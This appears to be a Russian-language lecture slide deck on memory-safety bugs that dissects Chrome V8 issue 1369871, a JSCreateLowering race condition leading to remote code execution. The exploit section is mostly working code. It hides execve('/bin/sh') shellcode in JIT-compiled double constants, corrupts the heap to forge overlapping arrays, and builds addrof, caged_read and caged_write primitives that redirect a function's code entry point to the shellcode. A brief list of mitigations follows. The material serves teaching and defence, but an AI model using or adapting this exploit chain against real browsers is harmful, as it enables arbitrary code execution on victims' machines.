
Здесь оптимизация
должна была
отключиться, но так не
происходило

```
1 base::Optional<Node*> JSCreateLowering::TryAllocateFastLiteral(  
2     Node* effect, Node* control, JSObjectRef boilerplate,  
3     AllocationType allocation, int max_depth, int* max_properties) {  
4  
5     ...  
6     // Now that we hold the migration lock, get the current map.  
7     MapRef boilerplate_map = boilerplate.map();  
8     // Protect against concurrent changes to the boilerplate object by checking  
9     // for an identical value at the end of the compilation.  
10    dependencies()->DependOnObjectSlotValue(boilerplate, HeapObject::kMapOffset,  
11                                              boilerplate_map);  
12    ...  
13 }  
14
```

Добавили дополнительную проверку на использование оптимизации
JSCreateLowering



20 000\$ (бонус за эксплойт)



Эксплойты

“ **Exploiting** poor or careless memory management can allow a malicious cyber actor to perform nefarious acts, such as **crashing the program** at will or **changing the instructions** of the executing program to do whatever the actor desires. [\[1\]](#)

Эксплуатация уязвимостей памяти может привести к намеренному завершению работы программы или выполнению произвольного кода.

Issue 1369871: Security: Race condition in JSCreateLowering, leading to RCE

```
1 let fake_str = "\x29\x3b\x20\x00\x51\x22\x00\x00\xa1\x3b\x1d\x00\x00...";
2 let evil_func = new Function('a', "a+=1.0880585577140108e-306; \
3                                     a+=2.986659971772668e-251; \
4                                     a+=3.0511038789380147e-251; \
5                                     a+=-1.6956275879669133e-231; \
6                                     return a;")
7 for(let i=0;i<0x10000;i++) evil_func(0);
```

↑

Многократный вызов
делает функцию
“горячей”,
применяются
оптимизации
(Turbofan), функция
помещается в кучу, в
область JIT
компиляции - регион
памяти с правам RX

↑

Shell code, записан со смещением:

```
/bin/sh\x00
call $+5
pop rdi
jmp $+13
```

```
sub rdi, 24
xor esi, esi
jmp $+13
```

```
xor edx, edx
push 0x3b
pop rax
syscall
nop
```

Карта памяти с 3 объектами:

1. Double array (есть размер, но нет
элементов, по факту перекрытие)

2. Holey array

Holey array elements


3. Uint32 array

Uint32 array elements

```

1 function sleep(milliseconds) {
2   var currentTime = new Date().getTime();
3   while (currentTime + milliseconds >= new Date().getTime()) {}
4 }
5
6 function a(f){
7   let c = [4.0653556112062426e-308,1.4252819256731637e-123,,4.4];
8   let aaa = Math.log(2);
9   if(f) c[0] = {};
10  return c;
11 }
12
13 for(let i=0;i<4516;i++) a(false);
14 a(false);
15
16 a(true);
17
18 sleep(1000);
19
20 let ccc = a(false);
21

```



Просто sleep))

Значения выбраны не случайно.
В **двух первых** значениях double
зашифо четыре 32-битных
адреса*:

1. Стартовый адрес Double array**
2. Стартовый адрес Holey array
3. Стартовый адрес Uint32 array
4. Магический адрес 0x13371337

* V8 использует сжатие указателей - даже на 64-битных системах используются 32-битные указатели, старшие 32 бита хранятся отдельно в регистре.


** Чтобы узнать базовый адрес нашей карты памяти, достаточно узнать адрес строки fake_str, тут это значение 0x001d3b85

Массив ccc покарапчен, но мы не будем провоцировать падение

```

1 if (ccc[3] == 0x13371337) {
2   let oob1 = ccc[0];
3   let oob2 = ccc[1];
4   let oob3 = ccc[2];
5
6   function addrof(obj) {
7     oob2[0] = obj;
8     oob2[1] = 0;
9     return ftoi32(oob1[3])[0]-1;
10  }
11
12  function caged_read(low) {
13    oob1[10] = i32tof(0, low);
14    return oob3[0];
15  }
16
17  function caged_write(data, low) {
18    oob1[10] = i32tof(0, low);
19    oob3[0] = data;
20  }
21
22  let evil_func_addr = addrof(evil_func);
23  let code_addr = caged_read(evil_func_addr+0x18)-1;
24  let code_entry_high = caged_read(code_addr+0xc);
25  let code_entry_low = caged_read(code_addr+0x10);
26
27  let index = 103; // hardcoded
28  index += (8+5+4+2);
29  caged_write(code_entry_low+index, code_addr+0x10);
30
31  evil_func();
32 }

```



Проверяем магическое число, который мы зашили в значение double, если оно такое как надо, значит баг воспроизвелся и можно воспользоваться эксплойтом

Дебажное представление массива ccc:

```

DebugPrint: 0xa48000c8449: [JSArray]
- map: 0x0a4800203b79 <Map[16] (HOLEY_ELEMENTS)> [FastProperties]
- prototype: 0x0a48001cc7c9 <JSArray[0]>
- elements: 0x0a48000c8421 <FixedDoubleArray[4]> [HOLEY_ELEMENTS]
- length: 4
- properties: 0x0a4800002251 <FixedArray[0]>
- All own properties (excluding elements): {
  0xa48000006325: [String] in ReadOnlySpace: #length: 0x0a4800144249 <AccessorInf
}
- elements: 0x0a48000c8421 <FixedDoubleArray[4]> {
  0: 0x0a48001d3b91 <JSArray[4194304]>
  1: 0x0a48001d3ba9 <JSArray[32]>
  2: 0x0a48001d3bc9 <Uint32Array map = 0xa48002031a1>
  3: 322376503
}

```

0x13371337 = 322376503 – это наше проверочное магическое число

```

1 if (ccc[3] == 0x13371337) {
2   let oob1 = ccc[0];
3   let oob2 = ccc[1];
4   let oob3 = ccc[2];
5
6   function addrof(obj) {
7     oob2[0] = obj;
8     oob2[1] = 0;
9     return ftoi32(oob1[3])[0]-1;
10  }
11
12  function caged_read(low) {
13    oob1[10] = i32tof(0, low);
14    return oob3[0];
15  }
16
17  function caged_write(data, low) {
18    oob1[10] = i32tof(0, low);
19    oob3[0] = data;
20  }
21
22  let evil_func_addr = addrof(evil_func);
23  let code_addr = caged_read(evil_func_addr);
24  let code_entry_high = caged_read(code_addr+0x10);
25  let code_entry_low = caged_read(code_addr+0x10);
26
27  let index = 103; // hardcoded
28  index += (8+5+4+2);
29  caged_write(code_entry_low+index, code_addr+0x10);
30
31  evil_func();
32 }


```

Это наши фейковые объекты:

1. oob1 – Double array
2. oob2 – Holey array
3. oob3 – Uint32 array

Это примитив **addrof**, позволяющий получить адрес **любого** объекта. Работает следующим образом:


1. При записи объекта в массив oob2, по факту происходит запись указателя (32 бита)
2. Вторым элементом записывается 0, т.к. нам нужны только младшие 32 бита адреса
3. Массив oob1 позволяет получить доступ к элементам oob2 как к **вещественным числам** и вычитать адрес
4. Остается преобразовать вещественное число в адрес и вернуть
5. Единица вычитается, т.к. младший бит адреса в v8 используется как тэг, помечающий, что это адрес в куче.



```

1 if (ccc[3] == 0x13371337) {
2   let oob1 = ccc[0];
3   let oob2 = ccc[1];
4   let oob3 = ccc[2];
5
6   function addrof(obj) {
7     oob2[0] = obj;
8     oob2[1] = 0;
9     return ftoi32(oob1[3])[0]-1;
10  }
11
12  function caged_read(low) {
13    oob1[10] = i32tof(0, low);
14    return oob3[0];
15  }
16
17  function caged_write(data, low) {
18    oob1[10] = i32tof(0, low);
19    oob3[0] = data;
20  }
21
22  let evil_func_addr = addrof(evil_func);
23  let code_addr = caged_read(evil_func_addr);
24  let code_entry_high = caged_read(code_addr);
25  let code_entry_low = caged_read(code_addr);
26
27  let index = 103; // hardcoded
28  index += (8+5+4+2);
29  caged_write(code_entry_low+index, code_entry_high);
30
31  evil_func();
32 }

```



Это примитив **caged_read** для чтения объекта по любому адресу в пределах песочницы памяти. Работает следующим образом:

1. На вход поступает целочисленный адрес (младшие 32 бита). Добавляются нулевые старшие 32 бита и это число преобразуется в double
2. Double записывается в массив oob1 в 10-ую позицию – именно **в этой позиции размещается указатель на данные** для массива oob3
3. Читаем первый элемент массива oob3, а по факту читаем данные по указателю, записанному ранее

caged_write для записи объекта по любому адресу в пределах песочницы памяти. Работает аналогично примитиву caged_read

```

1 if (ccc[3] == 0x13371337) {
2     let oob1 = ccc[0];
3     let oob2 = ccc[1];
4     let oob3 = ccc[2];
5
6     function addrof(obj) {
7         oob2[0] = obj;
8         oob2[1] = 0;
9         return ftoi32(oob1[3])[0]-1;
10    }
11
12    function caged_read(low) {
13        oob1[10] = i32tof(0, low);
14        return oob3[0];
15    }
16
17    function caged_write(data, low) {
18        oob1[10] = i32tof(0, low);
19        oob3[0] = data;
20    }
21
22    let evil_func_addr = addrof(evil_func);
23    let code_addr = caged_read(evil_func_addr+0x18)-1;
24    let code_entry_high = caged_read(code_addr+0xc);
25    let code_entry_low = caged_read(code_addr+0x10);
26
27    let index = 103; // hardcoded
28    index += (8+5+4+2);
29    caged_write(code_entry_low+index, code_addr+0x10);
30
31    evil_func();
32 }

```

evil_func
(Function object)

0x18 code

CodeDataContainer

0x10 code_entry_point

Code

103

Shell code

Наша задача вызвать shell код, записанный в функцию **evil_func**. Для этого:

1. Вычисляем адрес функции **evil_func**, используя примитив **addrof**
2. Вычитываем поле **code**, оно находится в объекте **evil_func** по смещению **0x18**, там находится **адрес контейнера кода для функции**, используем примитив **caged_read**
3. Из контейнера кода вычитываем поле **code_entry_point** – это адрес кода
4. Добавляем к адресу кода смещение **103**, это превратит код функции в **shell code**
5. Записываем адрес со смещением как новый адрес кода в поле **code_entry_point** контейнера кода, используем примитив **caged_write**

Митигации

1. Харденинг
2. Статически и динамический анализ
3. Фаззинг тесты
4. Использование безопасных языков
5. Песочницы (sandbox)

1. Харденинг

Дополнительные меры защиты, добавляемые в продукт для противодействия эксплойтам, например CFG, ASLR, DEP



- **Control Flow Guard (CFG)** - валидация неявных вызовов (indirect calls)
- **Address Space Layout Randomization (ASLR)** – случайное расположение в адресном пространстве процесса важных структур данных: стека, кучи, библиотек и т.д.
- **Data Execution Prevention (DEP)** - позволяет системе пометить одну или несколько страниц памяти как не исполняемые

Митигации

2. Статический и динамический анализ

Анализ помогает выявить проблемы с памятью, рекомендуется использовать набор из нескольких инструментов




